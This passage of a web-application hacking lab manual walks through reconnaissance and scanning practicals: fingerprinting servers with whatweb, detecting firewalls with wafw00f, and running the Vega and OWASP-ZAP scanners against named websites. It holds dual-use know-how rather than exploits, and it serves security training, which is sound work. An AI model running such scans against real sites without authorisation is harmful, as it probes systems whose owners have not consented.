Chapter 14

Hacking Web Applications

Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

S. No.	Practical Name	Page No.
1	Extracting Web Server details using whatweb	1
2	Identifying web application firewall (WAF) using wafw00f	2
3	Web Application Vulnerability Scanning using Vega	3
4	Web application Scanning using OWASP-ZAP (Passive and Active)	7
5	Web Application Scanning using Netsparker	13
6	XSS (Cross Site Scripting) Attack	20
7	Web Parameter tampering using Burp Suite	22
8	Command Execution on vulnerable web application	25
9	Directory Traversal or Path Traversal Attack	27

Practical 1: Extracting Web Server details using whatweb

whatweb tool is used to identify technologies used in building the website. Results of this tool include details related to content management system, name of the webserver, web page statistics, JavaScript libraries. It also identifies versions of softwares running on web server.

Execute the following command

whatweb <domain address> <options>

```
root@kali:~# whatweb example.com -v
WhatWeb report for http://example.com
Status    : 200 OK
Title     : Example Domain
IP        : 93.184.216.34
Country   : EUROPEAN UNION, EU

Summary   : HTTPServer[ECS (lga/1385)], HTML5

Detected Plugins:
[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : ECS (lga/1385) (from server string)

HTTP Headers:
        HTTP/1.1 200 OK
        Content-Encoding: gzip
        Accept-Ranges: bytes
        Cache-Control: max-age=604800
        Content-Type: text/html
        Date: Tue, 07 Aug 2018 09:08:30 GMT
        Etag: "1541025663"
        Expires: Tue, 14 Aug 2018 09:08:30 GMT
        Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
        Server: ECS (lga/1385)
        Vary: Accept-Encoding
        X-Cache: HIT
        Content-Length: 606
        Connection: close
```

Practical 2: Identifying web application firewall (WAF) using wafw00f

Execute wafw00f command followed by target domain name (website address) to gather fingerprint of WAF running on the target.

wafw00f <domain address>

```
root@kali:~# wafw00f example.com

                                ^    ^
      _  __  _   ____ _  __  _   _   ____
     ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
    | V V // o // _/ | V V // 0 // 0 // _/
    |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://example.com
Generic Detection results:
The site http://example.com seems to be behind a WAF or some sort of security s
olution
Reason: The server header is different when an attack is detected.
The server header for a normal response is "ECS (lga/1378)", while the server h
eader a response to an attack is "ECS (oxr/83CB).",
Number of requests: 12
root@kali:~#
```

In the above result it is identified that example.com is behind a WAF or running some sort of security solution to detect malicious activities.

```
root@kali:~# wafw00f juggyboy.com

                                ^    ^
      _  __  _   ____ _  __  _   _   ____
     ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
    | V V // o // _/ | V V // 0 // 0 // _/
    |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://juggyboy.com
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 13
```


Practical 3: Web Application Vulnerability Scanning using Vega


Vega Vulnerability Scanner installation

apt-get install vega –y


```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [13.9 MB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/non-free amd64 Packages [146 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/contrib amd64 Packages [88.6 kB]
Fetched 14.2 MB in 17s (797 kB/s)
Reading package lists... Done
root@kali:~# apt-get install vega -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vega
0 upgraded, 1 newly installed, 0 to remove and 1520 not upgraded.
Need to get 28.0 MB of archives.
After this operation, 32.4 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/non-free amd64 vega amd64 1.0-build130-0kali2 [28.0 MB]
Fetched 28.0 MB in 30s (928 kB/s)
Selecting previously unselected package vega.
(Reading database ... 311716 files and directories currently installed.)
Preparing to unpack .../vega_1.0-build130-0kali2_amd64.deb ...
Unpacking vega (1.0-build130-0kali2) ...
Processing triggers for libc-bin (2.21-6) ...
Setting up vega (1.0-build130-0kali2) ...
Processing triggers for libc-bin (2.21-6) ...
root@kali:~#
```

among them the first command will update your Kali Linux and the second one will install the Vega vulnerability scanner.





Start ***new scan*** and select the ***Enter base URI for scan*** option and provide your target website address and then click on next button




In the next step you need to select whatever vulnerability tests you want to perform on the target, these are categorized as ***injection modules*** and ***response processing modules***.

You can click on the plus button to expand the sections, and you can choose whatever you want to test but for this practical make sure you select all of them. Once you have selected all the modules click on next button to proceed.


If you want to exclude any kind of specific parameters enable this option

Click on the finish button to launch the scan.

Scanner will start finding vulnerabilities on the target website.




Select severity under scan alerts section for detailed information related to identified vulnerabilities.




Practical 4: Web application Scanning using OWASP-ZAP (Passive and Active)

Passive Scanning:


Configure a manual proxy in Firefox browser as shown in below image.




Launch ***OWASP-ZAP*** from application menu



By visiting different pages on www.altoromutual.com website OWASP-ZAP starts performing passive scan on each and every page that we visited.





As we start visiting pages, we can observe a list of crawled pages under ***sites*** tab (on the left panel). In the bottom panel we can see list of vulnerabilities identified on previously visited pages.



